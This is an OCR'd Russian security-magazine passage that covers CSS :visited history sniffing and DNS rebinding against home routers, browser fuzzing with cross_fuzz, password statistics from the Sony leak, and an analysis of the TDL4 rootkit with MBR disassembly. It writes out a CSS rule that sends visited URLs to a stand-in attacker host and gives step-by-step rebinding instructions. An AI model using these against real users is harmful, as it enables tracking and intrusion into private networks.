Несколько лет назад был предложен интересный способ определения веб-адресов, которые посещал пользователь браузера. Суть метода заключается в том, что при помощи javascript можно узнать цвет ссылки, созданной на странице, и для ранее посещенных ссылок этот цвет отличается.


Таким образом, сформировав список адресов, можно при помощи javascript создать тег <a> для каждого адреса из списка и сверить его цвет с цветом уже посещенной ссылки. Для простоты работы, цвета уже посещенных ссылок задаются явно при помощи CSS.

Прошло несколько лет, и эту уязвимость закрыли. Современные версии браузеров (даже IE8) теперь всегда для ссылок программно отдают цвет по умолчанию, даже если ранее ссылка была посещена. Впрочем, эту уязвимость все равно можно реализовать по-новому. Для этого жестко зададим массив проверяемых ссылок, например:


```
var links = [
  'http://192.168.0.1',
  'http://192.168.1.1',
  'http://10.1.1.1'
];
```

Для каждой ссылки в динамически создаваемый тег STYLE добавим CSS-правило вида:

```
A#id:visited { background:url('http://admin.evil.xxx:8080/
backonnect.php?url=http://192.168.0.1'); }
```



Окошко basic-авторизации



Получение конфигурации с оборудования Cisco

В итоге, при создании ссылки, которая была посещена, браузер попытается загрузить url, указанный в адресе, а для непосещенной ссылки url загружаться не будет. Таким образом на сервер можно передать информацию о посещенных ссылках, и этому виду атаки подвержены все актуальные на сегодня версии браузеров, в том числе и самые новые.

Атака нескольких целей

Для проведения атаки типа DNS rebinding требуется производить блокировку соединений со стороны пользователя, причем с учетом реакции современных браузеров эту блокировку следует производить еще во время TCP handshake. Если блокировку проводить уже после соединения, браузер не будет использовать альтернативный адрес. В частности, IE и Firefox возвращают ответ 200 OK с пустым телом ответа, а браузер Opera возвращает код ошибки 404 и не пытается соединиться с другим IP-адресом. Таким образом, параллельная атака нескольких ресурсов одновременно с использованием стандартного подхода невозможна.

Для проведения атаки на несколько целей, можно выделить функции определения целей и выбора текущей цели в отдельную HTML-страницу. При обнаружении цели, ее IP-адрес будет передаваться на сервер, и серверный скрипт должен создать для атаки на нее соответствующий субдомен в таблице DNS. Например, для ip-адреса 192.168.0.1 можно создать субдомен 192.168.0.1.dns.evil.xxx. Управляющая страница по адресу http://dns.evil.xxx/control.html должна создать iframe, в который будет загружен документ, содержащий клиентский скрипт проведения атаки DNS Rebinding, находящийся, к примеру, по адресу http://192.168.0.1.dns.evil.xxx/rebinding.html.


Чтобы не приходилось добавлять виртуальные сайты в ходе атаки, нужно настроить виртуальный хост веб-сервера таким образом, чтобы для всех поддоменов отдавались одни и те же файлы. Это создает парадокс: сервер, осуществляющий атаку, будет сам уязвим для нее :).

Полученная страница сообщает серверу, чтобы он обслуживал только ее запросы, запрашивает блокировку ip-адреса атакуемого, выполняет работу и отпускает блокировку. Вместе с этим сервер вновь разрешает запросы от жертвы.

Полный алгоритм выглядит следующим образом:

1) Система определения целей передает ip-адреса целей на сервер атакующего (допустим, 97.246.251.93).

Блокируем пользователя при помощи iptables



2) Управляющий скрипт на клиенте запрашивает доменное имя цели у сервера.

3) Сервер создает DNS-запись для субдомена, который будет использоваться для атаки на конкретный IP-адрес. Пример:

```
97.246.251.93.dns.evil.xxx      A       97.246.251.93
                                A       192.168.0.1
```

4) Управляющий скрипт указывает полученное имя домена в качестве параметра src-тега IFRAME.

5) Документ, полученный с домена 192.168.0.1.evil.xxx запрашивает у сервера блокировку.

6) Сервер перестает реагировать на запросы о получении адреса целей, и блокирует обращения с браузера жертвы на 80-й порт.

7) Клиентский скрипт выполняет работу по получению нужных данных и управлению оборудованием.

8) После окончания работы клиентский скрипт сообщает серверу, что блокировку можно освободить.

9) Сервер освобождает блокировку и снова разрешает доступ с адреса, атакующего на 80-й порт.

10) Управляющий скрипт запрашивает адрес следующей цели, и процесс повторяется при необходимости.

Для динамического создания DNS-записей можно использовать механизм автоматического обновления DNS, например, утилиту nsupdate. При ее использовании перезагрузка DNS-сервера не потребуется.

Защита от атаки типа DNS Rebinding

В принципе, есть несколько способов защититься от данного вида атак, например:


1) Правильная настройка ПО сервера. Удалить на веб-серверах параметр VirtualHost со значением _default_, или *:80 и явно прописать имена хостов.

2) Защита со стороны разработчика веб-приложения. При установке приложения предлагать пользователю ввести доменное имя сервера, на котором будет располагаться приложение, и обрабатывать запросы от клиента только в том случае, если параметр Host запроса HTTP соответствует имени домена, указанного при установке.

3) В браузерах использовать плагин NOSCRIPT или аналоги, запретить выполнение скриптов JavaScript, Java-апплетов или Flash-приложений.

4) Использовать разделение зон, при котором скрипту, полученному из внешнего интернета, будет однозначно запрещено обращаться к ресурсам, расположенным в локальной сети пользователя.

При таком подходе однозначно уязвимыми остаются только удаленные сервисы, предоставляющие API, для которых имя хоста не предусмотрено в принципе. Например, API для работы с облаками на базе Amazon EC2, или система виртуализации VMware ESX. ⌶



Александр Бажанюк (twitter.com/ABazhanyuk, CISS Research Team)
Никита Тараканов (twitter.com/NTarakanov, CISS Research Team)



КАК СОЗДАЮТ 0DAY ДЛЯ БРАУЗЕРОВ

Поиск уязвимостей в современных браузерах с помощью фаззинга

Эта статья — опыт использования фаззинга для поиска уязвимостей в современных браузерах. Авторы знают, о чем говорят: на прошедшей недавно конференции PHD они выиграли конкурс «Взломай и унеси». Взломали они Safari (продемонстрировав рабочий 0day для версии под Windows), а домой унесли призовой ноутбук.

Введение в профессию

Итак, приступим? Зафиксируем для порядка список существующих браузеров:

- Windows Internet Explorer (6/7/8)
- Mozilla Firefox (3*/4*)
- Google Chrome
- Safari
- Opera
- Opera Mini
- Netscape Navigator
- Midori
- Skyfire
- Dolphin
- Konpueror
- Dooble


Из них только три продукта являются OpenSource-проектами: это Chrome, Firefox и Konqueror. Все браузеры спроектированы на основе некоторого базового функционала (engine-движка). Вот перечень существующих движков:

- Amaya
- Gecko
- HTMLayout
- KHTML
- Presto
- Prince
- Trident
- WebKit

Например, Chrome и Safari построены на OpenSource-движке WebKit, а популярный Firefox — на Gecko. Для работы JavaScript используют движки данного интерпретатора, вот, например, в Google используется V8 (хотя есть еще Rhino и SpiderMonkey). Также большинство браузеров поддерживают разные плагины, такие как flash, jre (для работы с апплетами) — это дополнительные векторы атак.

Фаззер для браузера

Как и во многих других ситуациях, одним из самых эффективных способов поиска уязвимостей в браузере является фаззинг. Публичных и действительно работающих инструментов здесь не так много, но одним из таковых является замечательная разработка cross_fuzz от Михаила Залевски. Миша работает в Google и с помощью своего фаззера обнаружил более ста багов во всех популярных веб-браузерах, многие из них оказались эксплуатируемы. В его блоге (bit.ly/lbgfqm) есть даже отчет о найденных уязвимостях для Internet Explorer, Firefox, Opera, а также браузеров на движке WebKit. Некоторые из найденных ошибок (даже несмотря на то, что разработчики поставлены в известность) до сих пор не устранены! При всей своей эффективности cross_fuzz устроен довольно просто. Фаззер выявляет проблемы путем создания чрезвычайно длинных закрученных последовательностей DOM-операций, которые затрагивают сразу несколько документов. Проверяя возвращаемые объекты и вновь рекурсивно используя их, удается создавать круговые



Креш IE8 в отладчике

Особенности анализа крешей Safari

Важный момент. Если Safari падает с исключением типа «User mode write access violations that are not near NULL are exploitable», нужно посмотреть дизасм по eip.

```
and dword ptr ds:0BBADBEEFh, 0
xor eax, eax
call eax
```

Если ты видишь что-то подобное, к сожалению, это Webkit'овский макрос CRASH(). Такие падения символизируют какую-то экстренную ситуацию, которая не должна была произойти. Но так как макрос CRASH просто так не вызывается, значит где-то произошла какая-то экстренная ситуация, которую обнаружили и поэтому прибили процесс.



Отчет от креше

зависимости узлов, с помощью которых устраивается настоящий стресс-тест для механизмов сборки мусора браузера. Таким образом, проверяется способность приложения к правильному и эффективному освобождению памяти для более неиспользуемых объектов. Как показывает практика, выдержать удар браузеру удается далеко не всегда :). Код cross_fuzz написан на HTML/JavaScript (lcamtuf.coredump.cx/cross_fuzz), поэтому для фаззинга достаточно открыть нужный HTML-файл (есть разные варианты с незначительными отличиями) в браузере. Чтобы нивелировать сетевые задержки, лучше всего скачать исходник на локальную машину. Не забудь при этом выкачать все зависимости (папку /targets и файлы mersenne.js/logo.jpg). Для корректной работы также потребуется включить popup'ы в браузере.

Начинаем практиковаться


В качестве подопытных кроликов мы взяли наиболее распространенные браузеры:

- **Firefox 3.6.16;**
- **Firefox 4.0.1;**
- **Chrome 10;**
- **Internet Explorer 8/9;**
- **Safari 5.0.5.**

Открываем HTML-страницу фаззера в каждом из них — и первые результаты не заставляют себя ждать. Удивительно, но при запуске cross_fuzz в Safari, падение было моментальным — менее чем через 5 секунд. При тестировании Firefox 3.6.16 были падения через 15-30 минут после запуска.

В основном это были падения по DEP. Это своеобразный маркер уязвимостей use-after-free, креши на исполнении потенциально эксплуатабельны и поэтому ценны. Если поменять некоторые условия при запуске, можно уменьшить время срабатывания до 3-5 минут. При тестировании Chrome падения были в дочернем процессе. IE же, что опять же удивительно, ничем не отличился.

Все эти факты меня сильно удивили: я только начал исследовать браузеры, причем делал это публичным фаззером, а уже есть креши. Черт подери, сколько же там багов, если так быстро можно уронить почти любой браузер? Учитывая такие бодрые и быстрые результаты, я про себя отметил, что правильно выбрал вектор атаки. Cross_fuzz отлично ищет уязвимости в работе с DOM, и этим глупо не воспользоваться.



info

Для анализа браузера можно использовать системы для автоматического тестирования приложений, такие как Selenium (seleniumhq.org). Этот инструмент эмулирует все действия пользователя, что может тоже покрыть некоторый функционал браузера и привести к падению.



links

- Про функционал JS (DOM) в браузерах: www.webdevout.net/browser-support-ecmascript.
- Про векторы атак: heideri.ch/jso.
- Про тестирование браузеров, списки компонентов, браузеры под мобильные устройства и т.д.: www.quirksmode.org.
- Про то, как устроен Sandbox в гугловском Chrome: dev.chromium.org/developers/design-documents/sandbox.

```
cross_fuzz_msie_randomized_seed.html

/******************************
 * Maybe add a new reference *
 ******************************/

function maybe_add_ref(obj, add_set) {

  if (R(REF_ODDS) != 0) return;

  /* Be more conservative about adding non-objects. */
  if (typeof obj != 'object' && R(NONOBJ_ODDS) != 0) return;

  try {

    try {
      if (obj.ref_visited) return;
      obj.ref_visited = 1;
    } catch (e) { }

    LOG('+++ Adding reference ' + obj + ' (' + add_set.length + ') +++');

    if (add_set.length > MAX_REFS)
      add_set[R(MAX_REFS)] = obj;
    else
      add_set.push(obj);

  } catch (e) { }

}

/******************************
 * Crawl, collect properties *
 ******************************/

var crawl_history = [];
var cur_id;

function crawl_properties(path, target, level, add_set) {

  var members = [];
  var cur_fan = 0;

  LOG('-- PROPERTY CRAWL (' + level + '): ' + path + ' --');

Line: 1  Column: 1    HTML    Tab Size: 4
```

Код cross_fuzz написан на HTML/JavaScript

Включаем логирование и воспроизводим креши

Алгоритм работы фаззера подразумевает генерацию огромного количества обращений к DOM. Фаззеру приходится перебирать множество вариантов, прежде чем браузер вылетит с ошибкой. Но нам мало просто крешнуть приложение — обязательно нужно понять, почему это произошло. Чтобы разобраться, какая последовательность вызовов вызывает креш, нужно включить режим логирования. Самый простой способ сделать это — чуть подредактировать исходники cross_fuzz и убрать return из функции LOG(message). Убрав немедленный выход из функции логирования, мы добьемся того, что на странице cross_fuzz будут отображаться все вызываемые функции. К сожалению, cross_fuzz не умеет записывать эти данные в файл. Но для этих целей можно использовать плагины, например, Firebug для Firefox. Для логирования чего-либо в JS нужно вставить следующий код:

```
try {
   console.log('eval %s',name);
   ret_value = eval('target.' + name + '(' + par_str + ')');
} catch (e) {
```

Я немного пропатчил Firebug, чтобы тот мог писать свой лог в файл (исправленный вариант ищи на нашем диске). В результате все действия фаззера (в том числе те, которые приводят к крешу) пишутся в лог в C:\Documents and Settings\username\Application Data\Mozilla\Firefox\Profiles\XXXXXX.default\js. Тот же самый трюк можно провернуть и в других браузерах, воспользовавшись соответствующими аддонами:

- для Chrome: Firebug Lite for Google Chrome (есть еще встроенный в Chrome);
- для Opera: Opera Dragonfly;
- для Safari: WebKitDeveloperExtras.

После этого мы можем изучить все, что происходило в cross_fuzz, а, значит, и попытаться воспроизвести креши.

Как анализировать креши?

Уронить программу (пусть даже понимая, как) мало. Нам необходимо проанализировать креши и определить, эксплуатируемые они или нет. Эта тема настолько многогранна, что она явно выходит за рамки этого материала. Наша задача на сегодня — определить ошибки в программе, которые теоретически можно эксплуатировать. А о том, как пишутся сплоиты, обходятся песочницы и защитные механизмы вроде DEP/ASLR в журнале было немало статей (хотя одних только материалов

Index of /cross_fuzz/targets

Name	Last modified	Size	Description
Parent Directory	28-Feb-2011 02:58	-	
lolcat.jpg	22-Jul-2010 19:36	13k	
target.html	23-Jul-2010 05:39	1k	
target.svg	22-Jul-2010 19:43	1k	
target.xml	21-Dec-2010 20:40	1k	
target.xul	02-Mar-2011 00:03	1k	
target2.html	05-Jan-2011 22:58	1k	
target_strict.html	28-Jul-2010 03:07	1k	
target_strict2.html	05-Jan-2011 22:59	1k	
target_xhtml.xhtml	28-Feb-2011 02:58	1k	
text6.swf	21-Jan-2007 22:43	84k	

Для корректной работы фаззера нужно не забыть про его вспомогательные файлы

журнала][тут, по правде говоря, недостаточно). Могу лишь дать пару полезных советов. Когда разбираешь креши в таких немаленьких программах как браузеры, немало нервов и времени спасают так называемые отладочные символы. Эта информация позволяет человеку использовать «символические» (отладочные) данные о двоичном файле, такие как имена переменных, процедур и функций из исходного кода. Эта информация может быть крайне полезной во время поиска ошибок в исходном коде, отладке программы и разного рода отказах. Чтобы не включать ее в бинарный файл, разработчики выкладывают отладочную информацию в виде отдельных файлов или на специальном сервере отладочной информации. В случае браузеров ее, увы, не так много:

- для Internet Explorer (mzl.la/mC8XP5);
- для Firefox (bit.ly/jiHbQA).

При проверке отладочных символов для Safari (bit.ly/jiHbQA) выяснилось, что для ключевых модулей (Webkit.dll, JavaScriptCore.dll) отладочная информация на сервере отсутствует. Поэтому, чтобы получить ее, придется собирать WebKit самому. Исходники всегда доступны здесь — svn.webkit.org/repository/webkit, а инструкция для сборки здесь — trac.webkit.org/wiki/BuildingOnWindows. Еще один совет касается отладки Chrome. По умолчанию этот браузер создает для каждой вкладки отдельный процесс, что для нас не подходит. Поэтому его лучше запускать с ключом «--single-process»: в этом режиме все вкладки будут запущены в единственном процессе. Что касается анализа крешей в Safari, для которого мы и написали 0day-сплоит, то тут есть еще один нюанс — подробнее о нем ты можешь прочитать во врезке.

Результаты фаззинга

Что получилось в результате нашего исследования?

Firefox третьей ветки:

Есть креши, но их не получилось воспроизвести, даже зная весь лог во время падения. Уязвимость сильно связана с состоянием динамической памяти (heap).

Firefox, ветка четыре:

Крешей не было зафиксировано.

Chrome:

Есть креши, но их не получилось воспроизвести — такая же история, как и с Firefox третьей ветки.

Safari:

Креши были, воспроизвести можно. Сплоит написан :).

Браузеры — это очень сложное ПО. Поэтому нет ничего удивительного, что в них есть уязвимости. Всем известно: безопасность обратно пропорциональна объему и сложности кода. У браузера очень много векторов атаки: чего стоит один только SVG, про который в этой статье не упоминалось. Большая часть крешей, вызванных фаззером, не являются гарантией успеха и завязаны на большом числе факторов состояния кучи и многих других параметров. Из этого можно сделать вывод, что для реализации на 100% надежного сплоита нужно потратить очень много сил, времени и нервов. Тем не менее, используя данную методику, вполне можно найти уязвимости в браузере, что мы доказали, обнаружив уязвимость нулевого дня в Safari на Positive Hack Days.

QWERTY, 12345, GFHJKM

Наделавшие много шума хакерские группы Anonymous и Lulzsec своими выходками подкидывают высококачественный материал для различных исследований. Так, через torrent'ы без труда можно скачать базу пользователей Sony Pictures, из которой в открытом виде извлекается почти 40 тысяч паролей пользователей. На основе этой вполне репрезентативной выборки программист Трой Хант (www.troyhunt.com) сделал интересный анализ паролей.


ДЛИНА ПАРОЛЯ

12,000
10,000
8,000
6,000
4,000
2,000
0

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20

Чем длиннее пароль, тем он надежнее. У 93% аккаунтов длина пароля варьируется от 6 до 10 символов (видимо, по минимальной длине действует требование сервиса), но при этом у 50% пользователей он менее 8 символов. Здравствуй, брутфорс и радужные таблицы.

ИСПОЛЬЗУЕМЫЕ СИМВОЛЫ



Сложность пароля непременно определятся символами, которые в него входят. Однако половина пассов состоит из символов одного типа, то есть либо только нижнего реестра, либо только из букв верхнего регистра, либо только из чисел.

СЛОВАРНЫЕ ПАРОЛИ

ТЕСТ НА УНИКАЛЬНОСТЬ

БРУТФОРС ХЕША



Что может быть хуже, чем словарный пароль? Исследователь взял словарь на 1,7 миллиона слов (dazzlepod.com/site_media/txt/passwords.txt) и посмотрел, сколько паролей в него «попало». Оказалось, больше трети используемых пассов — словарные!

Хороший вопрос: «Используют ли пользователи уникальные пароли для разных сервисов?». Поскольку в базу Sony Pictures включены пароли для различных сервисов, мы можем посмотреть пересечение пассов для одного и того же пользователя. Оказалось, что 92% юзеров используют один и тот же пароль.

В случае с Sony Pictures все пароли хранились в открытом виде (хотя такое сложно даже представить!), но даже если бы они были захешированы, то 82% хешей непременно бы сдались под напором радужных таблиц (project-rainbowcrack.com). Это пароли из букв и цифр меньше 9 символов длиной.

Александр Матросов



АНАЛИЗ TDL4

Криминалистическая экспертиза и анализ руткит-программ на примере TDL4

Согда организаторы PHD'2011 предложили выступить с мастер-классом, мы с моим коллегой Евгением Родионовым работали над исследованием руткита семейства Olmarik (TDL4). В рамках PHD нам хотелось рассказать нечто интересное, что ранее было плохо освещено или вообще не затронуто.

Учитывая, что я уже не раз писал в журнале на данную тему, мы сконцентрировались на двух новых вещах. Первая — внедрение руткита на x64-системы в обход проверки цифровой подписи, а вторая — то, каким образом подходить к криминалистической экспертизе уже зараженных машин.

Обход проверки цифровой подписи

На 64-битных версиях операционных систем MS Windows (Vista, Win7) все модули, загружаемые на уровень ядра, должны иметь обязательную цифровую подпись, причем выданную не абы кем. Из известных сейчас способов обхода этой проверки во вредоносных программах используются в основном достаточно примитивные техники. К примеру, руткит-драйвер из семейства Win64/TrojanDownloader.Necurs, подписан тестовой цифровой подписью и устанавливается при помощи того, что его дроппер (с учетом наличия соответствующих прав доступа) вносит изменения (Bcdedit.exe -set TESTSIGNING ON) в Boot Configuration Data (BCD) для загрузки системы в специальном режиме TESTSIGNING. Именно эти манипуляции и позволяют загрузить вредоносный драйвер в обход всех проверок. Аналогичная техника применяется и в Win64/Spy.Banker, но разработчики руткита TDL4 использовали более технологичный и интересный способ обхода при помощи буткит модуля и много итерационных модификаций в процессе загрузки самой операционной системы.

В процессе своей установки дроппер TDL4 подготавливает специальный контейнер своей скрытой файловой системы и записывает его в конец жесткого диска, а также вносит модификации в MBR (Master Boot Record), после чего вызывает недокументированную функцию ZwRaiseHardError(), которая вызывает BSOD и вынужденную перезагрузку системы. Процесс загрузки операционной системы выглядит следующим образом (см. рис. 1).

Как видно из этой схемы, все начинается с выполнения кода MBR, в нашем случае MBR был модифицирован. Ниже приведена модифицированная загрузочная запись (см. рис. 2).


Видно, что вначале используется нехитрая техника самомодификации кода, где при помощи ассемблерной команды циклического сдвига (ROR) происходит расшифрование остальной части кода и передача управления на него. Вторая ступень на пути к обходу проверки цифровой подписи — это передача управления на модуль ldr16, который считывается из файловой системы руткита.

Одной из задач ldr16 является модификация параметров BCD на лету, то есть прямо в процессе загрузки операционной системы. Эти самые параметры выглядят следующим образом (см. рис. 3).

Наибольший интерес ldr16 проявляет к параметру BcdOSLoaderBoolean_WinPEMode (0x26000022), который отвечает за загрузку операционной системы в так называемом режиме preinstallation mode, в котором все проверки целостности отключены. Отключить эти проверки необходимо для загрузки модифицированной системной библиотеки kdcom.dll, которая отвечает за связь между ядром операционной системы и отладчиком WinDbg. После успешной загрузки модифицированной kdcom.dll в виде модуля ldr32 или ldr64, в зависимости от разрядности операционной системы, происходит модификация параметра /MININT, с умышленной ошибкой превращая его таким образом в невалидный параметр M/NI, что приводит к загрузке системы в нормальном режиме.

Но возникает вполне закономерный вопрос: зачем же происходит загрузка модифицированной библиотеки kdcom.dll? Здесь кроется интересный нюанс, который заключается в том, что в процессе загрузки ядра происходит вызов функции KdDebuggerInitialize1(), которая как раз экспортируется из kdcom.dll, и в нее внесены интересные изменения. А точнее, сразу после ее вызова произойдет вызов функции PsSetLoadImageNotifyRoutine(), которая устанавливает обработчик на загрузку исполняемого образа в память. А сам этот обработчик содержит вызов недокументированной функции IoCreateDriver(), которая создает и инициализирует объект-драйвер. Все вышеописанное шаманство позволяет протащить в ядро и загрузить неподписанный драйвер. Если все это изобразить в виде схемы, то она будет выглядеть так (см. рис. 4).

Здесь стоит отметить, что со стороны MS была попытка противодействия описанному способу обхода проверок цифровой подписи, и в конце весны был выпущен патч KB2506014, который не позволял больше использовать WinPEMode и загружать модифицированную библиотеку kdcom.dll. Но спустя буквально несколько дней, появи-



[1] Процесс загрузки операционной системы



[3] Параметры Boot Configuration Data

лась модификация Win32/Olmarik.AMN, которая уже умела обходить этот патч :).

Криминалистическая экспертиза

Файловая система руткита представляет собой скрытый контейнер, дописанный в конец жесткого диска. В этом контейнере и хранятся все компоненты руткита и конфигурационный файл с командными центрами.

Именно поэтому она представляет наибольший интерес с точки зрения криминалистической экспертизы. Но каждый раз доставать и расшифровывать этот скрытый раздел достаточно муторно, поэтому для автоматизации процесса нами была разработана специальная утилита TdlFsReader (eset.ru/tools/TdlFsReader.exe). Она находится в свободном доступе и поддерживает все известные модификации этого руткита, начиная с версии TDL3. Если посмотреть на ее внутреннее устройство, то она состоит из нескольких компонентов:

- определение версии руткита и алгоритма шифрования файловой системы;
- парсера файловой системы и алгоритма расшифрования файлов внутри нее;
- противодействие механизмам самозащиты руткита;
- чтение жесткого диска на низком уровне.

В результате работы TdlFsReader мы получаем полный дамп скрытого раздела файловой системы руткита.


Подобные улики в виде конфигурационного файла, содержащего адреса командных центров и его активных компонентов, являются интересным материалом, который может дать дополнительные векторы

```
start           proc far                ; CODE XREF: seg000:0071↓J
                xor     ax, ax
                mov     ss, ax
                mov     sp, 7C00h
                mov     es, ax
                mov     ds, ax
                mov     si, 7C00h
                mov     di, 600h        ; copy mbr to new buffer
                mov     cx, 200h
                cld
                rep movsb
                push    ax
                push    61Ch
                retf
start           endp

; ---------------------------------------------------------------
                sti
                pusha
                mov     cx, 137h
                mov     bp, 62Ah

loc_24:                                 ; CODE XREF: seg000:0028↓j
                ror     byte ptr [bp+0], cl ; decrypt infected mbr code
                inc     bp
                loop    loc_24          ; decrypt infected mbr code
                mov     ds:7B2h, dl
                sub     word ptr ds:413h, 10h ; reserve memory for ldr16
                mov     ax, ds:413h
                shl     ax, 6
                mov     ds:674h, ax
                mov     ah, 48h ; 'H'
                mov     si, 8C5h
                mov     word ptr ds:8C5h, 1Eh ; get disk capacity
```

[2] Модифицированная загрузочная запись



[4] Схема загрузки неподписанного драйвера


```
C:\>TdlFsReader.exe
Contents of TDL file system:
         cfg.ini MD5: B8C8B1B5C01EBF2F48760F2E06C402E6
             mbr MD5: AF1EC9B9C5CE1D74D3D9CA3BBE0FA941
       bckfg.tmp MD5: 6AD76461EEB59A1D77529B595D3672ED
         cmd.dll MD5: 4DADED6C7EFF7230D68AE48B02A847FA
           ldr16 MD5: 4FB9748189F6688ADA9A51A5901406FA
           ldr32 MD5: C078E5EA19F853AC0830D2F6088F7161
           ldr64 MD5: ADEB890D564913F11301C648A5FB6220
           drv64 MD5: 87A462D034192EDD60ACE835E91B930B
       cmd64.dll MD5: BC3B9FB8EAFD440D43B76DC12FB445C7
           drv32 MD5: 1EF0E0C765DA7F727E1EB8FF38D02FF1

C:\>_
```

